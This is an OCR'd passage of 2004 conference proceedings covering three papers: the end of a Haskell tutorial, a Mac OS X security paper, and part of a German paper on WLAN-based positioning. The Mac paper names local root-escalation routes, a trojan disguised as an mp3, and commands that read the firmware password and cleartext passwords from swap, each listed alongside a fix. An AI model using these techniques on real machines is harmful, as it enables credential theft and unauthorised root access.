Some of the vector space methods do not mention the scalar type. For instance, let `a` and `b` be two vectors of type `v`. Then, when writing `a^+^b`, there could be two class instances for `v`, differing only in the scalar type. The type system would not know which one to use. To resolve this, we can simply promise to the Haskell system not to do just that, i.e. to declare at most one vector space instance per vector type. That is precisely what the annotiation `|v->a` in the definition of `VS` means. It is called a *functional dependency* on the type relation `VS`.

Apart from those two bits, the definition of `VS` is covered by Haskell 98 and using it, you can write your linear algebra programs using a single set of vector operators and they will work for any specific implementation as long as you provide an appropriate `VS` instance.

4 Conclusion

As promised, I have only skimmed through some, as I think, interesting highlights of the vast topic that Haskell, as much as any sophisticated programming language, is. Maybe, however, it has shone through, that Haskell's sophistication is not bought with a bloat of language features. Extensions are accepted into the language only quite conservatively, so as to not roll it down the track of useless complexity.

[12] Yes, to the mathematical purists, `Float` is not a field. But the only sensical option is to pretend it was.

[13] The current version of the standard, last revised in 2002

In the end, I hope this introduction was able faintly hint that Haskell programs can cleanly and naturally express things that might take much more sweat in the mainstream languages. Only to result in safer and more robust code on top of it.

For further exploration, pointers to all relevant tools and documentation for learning and using Haskell can be found at the central website:

`http://www.haskell.org/`

5 Workout

Ex. 1: Implement a stand-alone Haskell program that prints the traditional mantra "Hello, World!" on standard output. You should be able to find all you need in the `main` example of section 1.

a) Compile the program with a compiler of your choice and run it as a stand-alone executable.

b) Load the program into an interpreter and run the main procedure from the prompt. Also try calling some basic I/O routines interactively at the prompt.

Hint: The customary extension for Haskell source files is `.hs` .

Ex. 2: Using pattern matching and recursion, implement a function that computes the sum of all numbers in a list.

a) What is the type of this function?

Hint: In Hugs or GHCi, type `:t exp` to find the type of any expression.

b) Load your implementation into an interpreter and interactively try it on some example inputs.

Hint: Type any expression at the interpreter prompt to evaluate it.

Ex. 3: Using pattern matching, recursion, and list construction, implement a function that increments all elements of a list of numbers by 1. That is, it should have the type `(Num a) => [a] -> [a]` .

Ex. 4: A function that takes a function as one of its arguments is called a *higher-order function*. Restricted to `Int`s, generalize the function from ex. 3 to apply any given function of type `Int -> Int` to all elements of a list of `Int`s.

a) Without asking the interpreter, what do you think the type of this function should be? Pay attention to correctly parenthesize the nested function type.

b) Can you generalize the function to work for any type of list, given a function of suitable type? What is the type then?

Hint: If you get stuck, ask the interpreter about the infered type of your original function.

Ex. 5: At the top of your program, put the lines

```
import Data.Bits
import Data.Word
```

to make the bit-manipulation modules available. Look up the `rotate` method of class `Bits` at:

```
http://www.haskell.org/ghc/docs/6.2.1/\
    html/libraries/base/Data.Bits.html
```

The type of an 8-bit byte is called `Word8` in Haskell. Implement a function to rotate every byte in a given list by 4 bits.

Hint: Use your solution to ex. 4b or `map` from the standard library, which is automatically imported.

Ex. 6: The I/O routine `putStr` prints a list of 8-bit latin-1 characters to stdout. You've already seen `getLine` in section 1, which reads one line of input from stdin. The procedure `getContents` reads the entire standard input byte-wise and returns it as a list of latin-1 characters.

The task is to implement a stand-alone program to apply the transformation from ex. 5 to its standard input. In particular:

- Read stdin,
- turn the characters back to their byte counterparts,
- apply the transformation from ex. 5,
- turn the bytes into characters again, and
- print the result to standard out.

To perform the character/byte conversions, import the module `Data.Char` and consider the following functions:

```
ord :: Char -> Int
chr :: Int -> Char
fromIntegral
    :: (Integral a, Num b) => a -> b
```

□

Practical Mac OS X Insecurity

Security Concepts, Problems, and Exploits on Your Mac

Angelo Laub
al@rechenknecht.net

December 11, 2004

1 Introduction

While rumors have it that Mac OS X is extremely secure due to its open-source Darwin core and the elaborate Unix security model, little is known about practical problems that hide under its hood. The fact that so far no serious worms or viruses exist for the Mac might give users a false sense of security. The system has its vulnerabilities and it is only a matter of time until they will be exploited. The openness of the Objective-C language and the Mach kernel allows the user to perform modifications deep in the system even at runtime. This paper intends to give an overview of the worst current security holes and possible fixes.

2 Security Concepts in Mac OS X

In Mac OS X, many of the more obvious security problems known from other operating systems such as MS Windows are not present. The most important among them is the fact, that the user is never logged in as root. Although the normal user is usually in the admin group, system critical access normally will not be granted without further authentication. Malware that wants to install itself system-wide therefore has to rely on some sort of privilege escalation exploit, or trick the user into entering his or her password. There is a danger though, that Mac users are too unsuspicious about entering their password. Most Mac users feel pretty safe due to their system having a reputation of being invulnerable. Otherwise damage is only inflicted on the current user without permanently damaging the system.

In the Mac OS X default installation, no unnecessary services are listening, so none of them can be exploited from remote. The real danger consists in local vulnerabilities, of which, unfortunately, Mac OS X currently has quite a few, as this paper shows. Most of them stem from the fact that Apple tries to combine the Unix security model with easy and convenient usability and closed source. The private `Admin Framework` that Apple uses for carrying out administration tasks is the most prominent and interesting among the closed-source components. For user authentication and privilege delegation, Apple has integrated the closed-source programs `Security Server` and `Security Agent` which rely on both on the private `Admin Framework` and the `Security Framework`. Since they internally rely on SUID root programs to carry out administration tasks, it is possible that one discovers more security holes as one tries to reverse-engineer them.

Currently there is no widely known way to create link viruses for Mach-O, Mac OS X's binary format. This, of course, can change as soon as the Macintosh platform gains more and more importance.

3 Vulnerabilities

We will now have a closer look at some of the more serious local vulnerabilities in Mac OS X. None of these are currently fixed in the latest `Security Update` 2004-12-02 for Mac OS 10.3.6. Please understand that this list is by no means comprehensive. However, typical vulnerabilities illustrating fundamental security flaws in various domains were picked.

3.1 System Preferences

The application `System Preferences` is one example of Apple's problematic closed-source security components. In a default OS X installation, any user in the admin group can do pretty much without further authentication. He or she can start and stop services, change user interface settings and create new user accounts. While this does not look like a major problem so far, this ability can also be used to create users and add them to the admin group without authentication. With this, an attacker can immediately get root within five seconds. This is something the author discovered together with Jan Manuel Tosses. The author reported this to Apple together with a simple exploit [4] written in `AppleScript` in October. As it is `AppleScript` wrapped in shell, the exploit even works from remote via ssh and as a normal user who is not even in the admin group as long as a user of the admin group is logged in. So far, Apple has not fixed the issue.

A fix would be to enable the `Require password to unlock each secure system preference` radio button in the `Security` pane of the `System Preferences`.

3.2 Bad Installers and Wrong Permissions

Apple has specified the directory `/Library/StartupItems` for application specific startup items. The executables in this directory will be executed with root permissions during startup. Unfortunately, the directory does not exist by default and must be created by the installer. Many installers will set the wrong permissions, so that this directory is user- or even world-writable. Now every user can execute arbitrary code by putting it in `/Library/StartupItems` and restarting the machine. In order to counter-balance permissions problems, Apple provides `Disk Utility`, which lets you repair disk permissions. Unfortunately, it will not repair the permissions of `/Library/StartupItems`, which is a serious bug. To fix this temporarily, I recommend putting a

```
chown -R root:wheel /Library
chmod -R og-w /Library
```

into `/etc/daily` or `/etc/rc`.

3.3 Mach Injection

The Mach kernel API allows to inject code into other running processes and remotely creating a new thread to execute it. Several libraries exist for this purpose ([5], [6] and [7]).

With them it is possible to extend Objective-C classes in running applications with categories or replace them by using the posing language feature. Together with the Objective-C Runtime Library it is also possible to selectively replace one method with another in arbitrary classes, which is called `MethodSwizzling` [2]. Again, this can all be done in runtime, even with closed source system applications like e.g. the Finder. While this gives programmers a very powerful tool to patch system and other closed source applications, an attacker could modify system applications at runtime in a malicious way. The whole range of security implications is yet to be explored.

3.4 Open Firmware

An Open Firmware password can be set in order to protect your Mac from booting from a different than the default device. As a positive side-effect, it also disables Firewire DMA, so that the Firewire vulnerability described in the next section cannot be exploited anymore.

Of course, there is a way around it. The Open Firmware password can be cleared by changing the amount of physical RAM and then resetting the Parameter RAM ("zapping the PRAM") three times by pressing Option-Apple-P-R. There is also a comfortable way to read out the password from the shell:

```
sudo nvram security-password
```

Advice: There have been reports of corrupted passwords when installing firmware updates while the security-password is active. Make sure you disable it beforehand.

3.5 Firewire

In Mac OS X, Firewire devices have access to the whole virtual memory, since Firewire DMA is activated by default. One could imagine a "rogue iPod", that, once connected, reads out all passwords and steals data or crashes the ScreenSaver. As a fix, one can disable Firewire DMA by setting an Open Firmware password.

3.6 Single User Mode

By pressing Command-S during startup, one is immediately presented a root shell. When having hardware access, this is a pretty sure and fast way to get root.

One can force password authentication by changing the login style from `secure` to `insecure` in `/etc/ttys`. Since the `DirectoryServices` are not up yet when entering single-user mode, authentication will fail in any case, rendering the single-user mode unusable. In order to repair it one can generate a password with:

```
openssl passwd -salt $salt $password
```

and insert it in `/etc/master.passwd` next to `root:`.

3.7 Disguised Executables

It is possible to disguise executables as any other file type wished. If one tries to rename a .app file to .mp3 in the Finder, it will still get the .mp3.app suffix. This security measure can be easily circumvented by renaming the file in the shell. One can now go ahead and

replace the application's symbol with the appropriate symbol for an mp3 file, and it will not be distinguishable from a real mp3 file by the average user.

This fact can easily be used to create a trojan horse. Consider an AppleScript .app package containing the actual .mp3 file as a resource. When double clicked upon, the AppleScript will be started, opening the actual mp3 with iTunes and then executing the malicious code. Any of the other described privilege escalation vulnerabilities described here can then be used by the script to install malware into the system. Imagine, then the malware would send the disguised installer via mail to all addresses in the user's Address Book. This would be a self-replicating trojan written in AppleScript.

3.8 Personal Filesharing Denial of Service

Personal File Sharing is very useful to transfer files between Macs. Therefore, many people leave it enabled in the `System Preferences`. Unfortunately, a guest account is enabled with it, that lets anyone from the LAN and the internet connect without authentication. The guest user cannot do much, but he can write to the Drop Box. There is no limitation in the amount of data written to the guest Drop Box and there is no way to disable the guest user in the System Preferences. An attacker could write data to the Drop Box unnoticed until the victim's hard disk is full. In the worst case, this could crash the victim's Mac, since swapping fails when the Startup Disk is full.

The guest account can be disabled by editing
`/Library/Preferences/com.apple.AppleFileServer.plist` and changing

```
<key>guestAccess</key>
<true/>
```

to

```
<key>guestAccess</key>
<false/>
```

and then restarting the Apple File Server by typing:

```
sudo killall -HUP AppleFileServer
```

The guest account should be disabled by default and one should be able to activate it in System Preferences.

3.9 Clear Text Passwords in Swap File

Apple's Security Framework does not use mlock() or equivalent to prevent passwords to be swapped to disk. Therefore it is likely, that user passwords and other passwords from the Keychain will be written to the swap file in clear text. You can verify this on your own Mac by typing:

```
sudo strings /var/vm/swapfile0 |grep -A 4 -i longname
```

One may argue, that this is not such a big deal, because one needs root privileges to be able to read the passwords. Yet, there are two scenarios in which this can become a major problem. First, when an attacker has root or physical access as described in section 3.5. Second, it makes

OS X unusable for multiple users, because it is trivial for every admin user to read the other users' passwords and therefore to decrypt the FileVault.

In the future version Tiger, one will be able to activate swap encryption in the System Preferences. A way to enable encrypted swap in Panther is described in [8].

4 What to do once you got root

There exist at least two rootkits for Mac OS X, osxrk [3] and WeaponX [1]. The latter was written because the author of WeaponX felt that osxrk did not meet the standards of the Mac platform. WeaponX hides itself from kextstat, netstat, utmp and wtmp, and the source code is available as a nice Xcode project. I do not count Opener as a rootkit because it is merely a shell script without the possibility to hide itself.

5 Conclusion

Mac OS X is not a Unix system where you want other people have shell accounts. All the described vulnerabilities can be fixed by the user if he wants to have a more secure system, but it is the default setting that counts. It is also very likely that more vulnerabilities will be discovered in the near future.

In order to further evaluate the security situation in Mac OS X, it will be necessary to take a closer look at Apple's `Admin Framework` by taking advantage of the open nature of the Objective-C language and the Mach kernel. The security implications of Mach Injection also need to be explored further. One could imagine malware that works entirely with user privileges that patches the system in an evil way.

Despite all these vulnerabilities, Mac OS X is still much more secure than Windows, because in Windows you are practically always root. We can only hope that Apple can manage this balancing act between ease-of-use, closed-source, and UNIX security in the long run and that OS X eventually deserves to be called secure again.

References

[1] Neil Archibald. *WeaponX Rootkit for Mac OS X.* http://neil.slampt.net/.

[2] CocoaDev. *MethodSwizzling.* http://www.cocoadev.com/index.pl?MethodSwizzling.

[3] g@pper. *osxrk Rootkit for Mac OS X.* http://packetstormsecurity.org.pk/UNIX/penetration/rootkits/osxrk-0.2.1.tbz.


[4] Angelo Laub. *System Preferences Root Exploit.* http://annulator.de/3sec2rewt.sh.

[5] Unsanity LLC. *Application Enhancer (APE).* http://www.unsanity.com/haxies/ape/.

[6] The Zaius Project. *Zaius free MacOS X patching.* http://zaius.sourceforge.net/.

[7] Jonathan Rentzsch. *mach_inject.* http://rentzsch.com/mach_inject.

[8] Andreas Schwarz. *Encrypted Swap on Mac OS X 10.3 (Panther).* http://andreas-s.net/osx-encrypted-swap.html.



MagicMap – Kooperative Positionsbestimmung über WLAN

Peter Ibach Tobias Hübner
Martin Schweigert
Humboldt-Universität zu Berlin
Institut für Informatik*
www.informatik.hu-berlin.de/rok/MagicMap

4. Dezember 2004

Zusammenfassung

Mit Hilfe der „Karte des Rumtreibers“ konnte Harry Potter die Positionen aller Personen in und um Schloss Hogwarts überblicken. Wir haben eine solche magische Karte zur Positionsbestimmung mobiler Systeme basierend auf WLAN-Signalstärke-Auswertung entwickelt. MagicMap ist eine reine Softwarelösung, die bei den mobilen Systemen außer einer konventionellen WLAN-Ausstattung keine weitere Hardware erfordert. Die WLAN Access Points können beliebig verteilt sein und es sind weder Eingriffe an der AP-Hardware noch an der Software nötig. Unsere Versuche am Uni-Campus Berlin-Adlershof zeigen in typischen Büroumgebungen eine Positionierungsgenauigkeit im einstelligen Meter-Bereich. Die eigene Sichtbarkeit unterliegt dabei der vollen Kontrolle der Peer-Knoten, die den Zugriff auf ihre Positionsinformation individuell festlegen können. Die Software steht zum freien Download zur Verfügung und kann für Experimente oder Anwendungen genutzt werden.

1 Einleitung

Das Internet drängt in den mobilen Bereich. 2005 wird die Milliardengrenze der vernetzten Menschen und Geräte überschritten werden. 2007 werden es 1,5 Milliarden Nutzer sein, wobei dann bereits geschätzte 70% überwiegend drahtlosen Zugang haben werden. Die Anwendungen in einem „drahtlosen und allgegenwärtigen Netz“ werden sich dabei verändern: Typischerweise spielt die Position und die Interaktion mit der räumlich nahen Umgebung bei der mobilen Nutzung eine viel stärkere Rolle. Dies wird eine enge Verzahnung von physikalischen und informatorischen Prozessen mit sich bringen. Navigationslösungen weisen uns heute bereits den Weg durch

*Chaos Communication Congress Proceedings, Berlin, 27.-29. Dez., 2004

den Verkehrsdschungel. Geoinformationsdienste und weitere Location Based Services warten auf expandierende Märkte. In wenigen Jahren werden voraussichtlich viele Milliarden mobiler und eingebetteter Systeme – einschließlich durch RFID-Chips bestückte Konsumobjekte – die Grundlage für eine durchdringende drahtlose Vernetzung und Funkortung schaffen.

Eine „magische Karte“, die einen weit gehenden Echtzeitüberblick über Positionen und Zustände von Menschen und Objekten ermöglicht, spiegelt nicht nur den Wunschtraum unzähliger Harry Potter Fans wider, sondern auch den Konflikt zwischen ökonomische Interessen und den Befürchtungen von Datenschutz- und Verbraucherorganisationen. Wir begegnen bei den Entwicklungen, die dramatische Veränderungen unserer Geschäfts- und Alltagsprozesse bedeuten werden, einer Reihe von Zukunftsängsten – aber auch Chancen und technologischen Herausforderungen: präzise Ortung, nahtlose Integration lokationsbezogener Dienste, globales Location Roaming und, nicht zuletzt, Schutz der Privatsphäre. Für einen Überblick über den Stand der Forschung und die Herausforderungen des „location-aware mobile computing“ siehe z.B. [3, 5].

Als Basis für weitere Untersuchungen in diesem Umfeld haben wir am Institut für Informatik der HU-Berlin das System „MagicMap“ zur WLAN-Positionsbestimmung entwickelt. Jeder Peer-Knoten wertet dabei die Signalstärke der empfangbaren Access Points und Peers aus und schließt daraus auf die eigene Position. Durch eine präzise Justierung der Map lassen sich für jede Position Geokoordinaten berechnen, so dass Anwendungen, die sonst eine GPS-Satellitenortung voraussetzen, auch ohne GPS nutzbar werden. Wesentliches Kriterium im Hinblick auf Privacy-Bedenken war, dass die eigene Position vom jeweiligen Peer-Knoten selbst ermittelt wird, statt durch externe Überwachung.

Im vorliegenden Paper gehen wir auf existierende Verfahren der Funktortung ein (Abschnitt 2) – speziell auf Signalstärke-basierte Verfahren (Abschnitt 2.2) – und beschreiben das für unsere Implementation ausgewählte Verfahren (Abschnitt 3). Besonderes Augenmerk liegt dabei auf dem dynamischen Mapping von Signalstärke- auf Positionsdaten (Abbschnitt 3.2), auf der Kooperation der Peers (Abbschnitt 3.3) sowie auf den Mechanismen zum Schutz der personenbezogenen Daten (Abschnitt 3.4).

2 WLAN-basierte Ortungsverfahren

Funkortung ist eine der Schlüsseltechnologien für lokationsbezogene Dienste. Satellitenortung und terrestrische Ortung in GSM-Mobilfunknetzen haben bislang diesen Bereich geprägt. Diese Techniken lassen allerdings einige Wünsche offen. Erwünscht werden vor allem Systeme, die gleichzeitig Outdoor- und Indoor-Ortung bei geringen Kosten, hoher Genauigkeit, globaler Einsatzfähigkeit und problemloser Interoperabilität ermöglichen. Um dies zu erreichen, kommen vermehrt Ortungstechniken auf, die sich auf WLAN-Infrastrukturen im ohne Anmeldung nutzbaren 2,4 GHz Frequenzband stützen und ohne spezielle Hardwareerweiterungen auskommen. Durch ausgeklügelte Algorithmen sind Indoor-Ortungsgenauigkeiten in typischen Büroumgebungen bis zu 1 m erreichbar. Diverse Anbieter treten mit unterschiedlichen Verfahren bereits in dieses Marktsegment, das sich kurz vor dem Sprung in den Massenmarkt befindet.

2.1 Allgemeine Ortungsverfahren

Grundsätzlich gibt es – unabhängig von der verwendeten Radiowellen-Frequenz – die Möglichkeiten, den Winkel zwischen Sender und Empfänger oder aber deren Abstand zur Positionsbestimmung zu verwenden. Winkelbasierte Verfahren setzen

spezielle Antennen mit präziser Richtwirkung voraus, um die Winkel zu erfassen. Abstandbasierte Verfahren kommen dagegen ohne spezielle Hardware aus. Sie verwenden Signal-Laufzeiten oder Signal-Empfangsstärken, um auf die räumliche Distanz zu Bezugspunkten zu schließen. Ab drei Bezugspunkten ist eine zweidimensionale Positionsbestimmung durch Triangulation möglich, ab vier Bezugspunkten eine dreidimensionale Positionsbestimmung. Verfahren, die die Signal-Laufzeit in Bezug zur zurückgelegten Distanz stellen (Time of Arrival bzw. Time Difference of Arrival) setzen allerdings eine hochgenaue Synchronisation von Sende- bzw. Empfangsgeräten voraus. Aufgrund der Geschwindigkeit von 300 $m/\mu s$ mit der sich Radiowellen ausbreiten, führen dabei bereits wenigen Nanosekunden Ungenauigkeit in der Synchronisation bzw. in der zeitlichen Erfassung der Signale zu unbefriedigenden Positionsschätzungen.

Solche Systeme kommen zur Objektortung beispeilsweise im Supply Chain Management zum Einsatz. Eine exakt vermessene und synchronisierte Infrastruktur von Lesegeräten kann dabei die durch RF-Tags markierten Objekte orten. Das INCITS Komitee hat Standards für „Real Time Location Sensing“ im 2,4 GHz und im 433-MHz Frequenzbereich verabschiedet. Firmen wie Ekahau oder WhereNet bieten entsprechende Tags, Reader und Software an. Diese Systeme erreichen eine Genauigkeit von bis zu 1 m, wobei die Genauigkeit üblicherweise als mittlerer Positionierungsfehler angegeben wird.

Um aber genaue Positionsbestimmung unabhängig von spezieller Hardware, präziser Synchronisation und aufwändiger Einmessung der Bezugspunkte zu ermöglichen, finden signalstärkebasierte Verfahren in letzter Zeit erhöhte Aufmerksamkeit.

2.2 Signalstärke-basierte Ortungsverfahren

Das einfachste solche Verfahren ordnet die Position der Zelle mit der höchsten Signalstärke zu (Cell of Origin). Wegen seiner Einfachheit hat sich das COO-Verfahren in Mobilfunknetzen etabliert. Genauere Positionsbestimmung ist möglich, wenn man von quadratischer Abnahme der Signalstärke pro Wegstrecke bei der Ausbreitung der Radiowellen ausgehen kann. In der Praxis stören jedoch Dämpfung, Streuung und Reflektion an Hindernissen diesen theoretischen Zusammenhang [12].

Um den komplexen Zusammenhang zwischen Signalstärke und räumlicher Distanz zu ermitteln, wird üblicherweise eine Radio-Map erstellt, also die Signalcharakteristik durch Stichproben-Messungen an verschiedenen Punkten kartographiert. Typischerweise benötigen die Verfahren daher eine mehr oder minder aufwändige Offline-Lernphase zur Kalibrierung und berücksichtigen selten dynamische Änderungen der Radio-Map.

Ein bekannter Vertreter ist das RADAR System [1] von Microsoft Research, das von einem Raster vorvermessener Referenzpunkte ausgeht. Als Positionsschätzung wird die Position des Referenzpunktes mit der ähnlichsten Signalcharkteristik gewählt. RADAR erreicht einen mittleren Positionierungsfehler von rund 3 m. Verschiedene Verfahren, beispielsweise [2, 8], verbessern die Positionsschätzung, indem sie die Signalstärke zwischen den Referenzpunkten interpolieren und eine probabilistische Zuordnung zu einer dazwischenliegenden Stelle aufgrund einer Maximum-Likelyhood-Schätzung vornehmen. Ein solches probabilistisches Verfahren kommt z.B. beim Horus System [10, 13] der University of Maryland zum Einsatz. Falls ein dichtes Raster von Referenzpunkten vermessen wurde, erreichen diese Verfahren einen mittlere Positionierungsfehler von rund 1 m. Liegen nur vereinzelte Referenzpunkte vor, kommen Bayes'sche Verfahren zum Einsatz, die a posteriori Wahrscheinlichkeitsverteilungen für die Aufenthaltsposition berechnen und mit etwa 5 m mittlerem Positionierungsfehler angegeben werden [7]. Um die Vielfalt der Verfahren quantitativ vergleichbar zu machen, existieren analytisch Ansätze [11, 6]. Unter angenommenen Bedingungen bezüglich Dichte und Zahl der Access Points

und Referenzpunkte sowie der Signalstreuung ergeben sich Grenzwerte für die prinzipiell erreichbare Güte der Positionsbestimmung. Daraus lässt sich schlussfolgern, dass obige probabilistische Verfahren bereits recht nah am möglichen Optimum rangieren. Ein weites Feld bieten Verfahren zur Kooperation der Peers, wobei Lastbalancierung auf die leistungsfähigeren Rechner, hohe Skalierbarkeit sowie Voting- und Konsens-Protokolle gefragt sind [4].

Wesentliches Kriterium bei unserer Auswahl des Verfahrens – neben der Güte der Positionsbestimmung – war vor allem auch die Einfachheit der Nutzung mit minimalem Aufwand bei der Einmessung der Referenzpunkte, kooperativer Update der Radio-Map sowie insbesondere die volle Kontrolle der Peers über ihre Positionsdaten.

3 Positionsbestimmung in MagicMap

Bei unserem System MagicMap wertet jeder teilnehmende Peer-Knoten die Signalstärke der empfangbaren Access Points und Peers aus und schließt daraus auf die eigene Position.

3.1 Umrechnung der Signalstärke in räumliche Abstände

Gängige WLAN-Karten und Treiber können umliegende Access Points und die zugehörigen Signaleigenschaften ermitteln. Diese werden als Received Signal Strength Indication (RSSI) bzw. Signal-to-Noise Ratio (SNR) angegeben. Gegenwärtig verwenden wir nur die RSSI-Information. Je nach WLAN-Karte sind ganze Zahlen zwischen 0 und $maxRSSI$ möglich, wobei herstellerabhängig typischerweise 60 bis 100 Werte aufgelöst werden.

Sei $RSSI_{i,j}$ die Signalstärke des Senders j, gemessen am Empfänger i. Sie ist abhängig von der Distanz $\delta_{i,j}$, von $maxRSSI_i$ des Knotens i, von der Sendeleistung P_j des Knotens j sowie von stochastischen Störgrößen. Zwar sind Hersteller angehalten, den RSSI-Wert entsprechend bestimmter Dezibel zu kalibrieren, in der Praxis halten die Hersteller das aber nur ungefähr ein. Hindernisse sowie Richtwirkungen der Antennen stören die Korrelation von RSSI-Wert und Distanz zum Teil erheblich. Um stochastische Einflüsse auszugleichen, bestimmen wir $\overline{RSSI}_{i,j}$ als Mittelwert über mehrere Messungen. In unseren Experimenten haben sich 5 Messungen innerhalb eines Intervalls von 10 s als sinnvoll erwiesen. Mit einer einfachen Näherung erhielten wir gute Schätzungen der Distanz:

$$\widehat{\delta}_{i,j} = \frac{maxRSSI_i - \overline{RSSI}_{i,j}}{P_j}$$

Wir haben für verschiedene WLAN-Hardwareausstattungen die Werte $maxRSSI_i$ und P_j gemessen. Für davon abweichende Hardware müssen zunächst einige Referenzmessungen vorgenommen werden, um die Parameter zu bestimmen.

Durch Mapping dieser Abstände auf eine Karte (siehe Abschnitt 3.2) sind grobe Ortungen bereits ohne Radio-Map möglich. Erste Tests am Uni-Campus Berlin-Adlershof zeigen in typischen Büroumgebungen einen mittleren Positionierungsfehler von etwa 10 m. Von einer Peer-to-Peer-Signalstärkeauswertung versprechen wir uns eine deutliche Verbesserung, wobei aussagekräftige Experimente hierzu aufgrund von Treiber-Problemen noch ausstehen. Problematisch ist dabei, dass manche WLAN-Karten bzw. Treiber keinen Zugriff auf RSSI-Informationen für Peer-to-Peer-Empfang unterstützen, während dies für Kommunikation mit Access Points zum IEEE 802.11 Standard gehört.

3.2 Mapping der Abstände auf Positionen

Wie vorausgehend beschrieben, lässt sich mittels der Signalstärke die räumliche Distanz zwischen jeweils zwei Knoten i und j schätzen. Zwischen den Knoten erhalten wir somit Kanten der Länge $\widehat{\delta}_{i,j}$. Falls einem Knoten bereits eine Position zugeordnet ist, wird der Knoten in einer Karte fixiert. Unter der Bedingung, dass sich alle Objekte auf einer Ebene befinden, kann der sich ergebende Graph planar auf die Karte projiziert werden (siehe Abb. 1).




Abbildung 1: Access Points, Peer-Knoten und Referenzmesspunkte werden durch Kanten verbunden und bilden einen Graph. Die Kantenlänge wird aus den Signalstärken ermittelt. In diesem Beispiel wurde der Graph auf den Raumplan unseres Bürogebäudes projiziert.

Wir arbeiten noch an der Erweiterung auf dreidimensionale Visualisierung für mehrgeschossige Gebäude bzw. bergiges Terrain mit großen Höhenunterschieden. Unterstützt werden z.Zt. Karten im TIFF-, GIF- oder JPG-Format. Eine Justierung der Map erfolgt durch Angabe von absoluten Referenzpunkten, für die Geokoordinaten bekannt sind. Alternativ lassen sich Karten, die bereits solche Geo-Referenzen enthalten in den Formaten GeoTiff oder GeoJpeg nutzen.

Kanten müssen bei dieser planaren Projektion in ihre Länge angepasst werden – einige Kanten werden gestaucht, andere gedehnt. Wir bezeichnen die Kantenlänge nach der Projektion als $\widetilde{\delta}_{i,j}$. Nicht fixierte Knoten wandern nun schrittweise an ihre wahrscheinlichste Position. Ein Peer ermittelt dabei seine wahrscheinlichste Position so, dass die Summe der quadrierten Abweichungen der Kantenlängen $\sum(\widetilde{\delta}_{i,j} - \widehat{\delta}_{i,j})^2$ minimal wird. Insgesamt ergibt sich eine weitgehende Übereinstimmung mit den realen Positionen.

Da die Knoten des Graphen mobil sind, erfolgen ständig Updates der Sigalstärkeinformationen sowie erneute Projektion und Optimierung. Dazu nutzen wir eine modifizierte Version des Jung-Frameworks [9]. Das Framework implementiert ein „SpringLayout“, welches versucht, den Graph möglichst „spannungsfrei“ darzustellen, indem Knoten in die Richtung der bestmöglichen Entspannung wandern.

Weil Signalstärken aber prinzipiell nur symmetrische Positionierung um die

Sende-Knoten erlauben, führt dieser Algorithmus zu unerwünschter Mittelung, insbesondere wenn Knoten weniger als drei andere Bezugsknoten empfangen. Sieht ein Peer-Knoten beispielsweise nur einen Access Point, würden um den Access Point liegende Referenzmessungen den Peer-Knoten in Richtung des Mittelpunkts zwingen, da diese Position natürlich dem Zentrum aller wahrscheinlichen Aufenthaltsorte entspricht. Dies ist eine Problem, das generell für Ortungsverfahren besteht. Sie können daher nur gute Positionsschätzungen liefern, wenn symmetrische Positionen ausgeschlossen werden können. Dies ist z.B. der Fall, wenn die Access Points an den Außenwänden eines Gebäudes stehen und Peer-Knoten sich daher immer auf der Innenseite zu den Access Points befinden. Unsere Modifikation des Jung-Framework erlaubt es daher dem User, bei Positionierungsmehrdeutigkeit einzugreifen und Knoten per Drag-and-Drop zu verschieben. Eine stärkere Gewichtung kurzer Kanten sorgt dafür, dass der Graph zu einem lokalen Maximum konvergiert. Bewegen sich die Peers nicht zu dynamisch, stabilisiert sich der Graph nach kurzer Zeit und man erhält in der Karte einen Überblick über die eigene Position sowie die Positionen der anderen Peers (falls diese Ihre Daten freigeben).

3.3 Kooperativer Austausch von Referenzpunkten

Um die Genauigkeit zu verbessern lassen sich beliebig Referenzpunkte mit Positionsangabe und zugehöriger Signalstärkemessung setzen. Die Schätzung der Distanz zwischen Knoten i und einem Referenzpunkt r bei gegebener Menge SQ der Signalquellen ergibt sich als:

$$\widehat{\delta}_{i,r} = \sum\nolimits_{\forall k \in SQ} \left| \widehat{\delta}_{i,k} - \widehat{\delta}_{r,k} \right|$$

So lange mehrere Signalquellen parallel beobachtbar sind und ausreichend viele, dicht liegende Referenzpunkte vermessen sind, lassen sich die Effekte der Signalstreuung statistisch ausgleichen, so dass sich überraschend gute Positionsschätzungen ergeben – wie unsere Experimente bestätigen. Die Genauigkeit steigt dabei mit der Zahl der vermessenen Referenzpunkte. Schon wenige mit ihrer Signalcharakteristik erfasste Referenzpunkte reichen aus (in unserem Gebäude etwa 10 je Etage), um in typischen Büroumgebungen Positionsgenauigkeiten auf Raumgranularität, d.h. mit einer Genauigkeit von etwa 1-5 m zu erreichen.

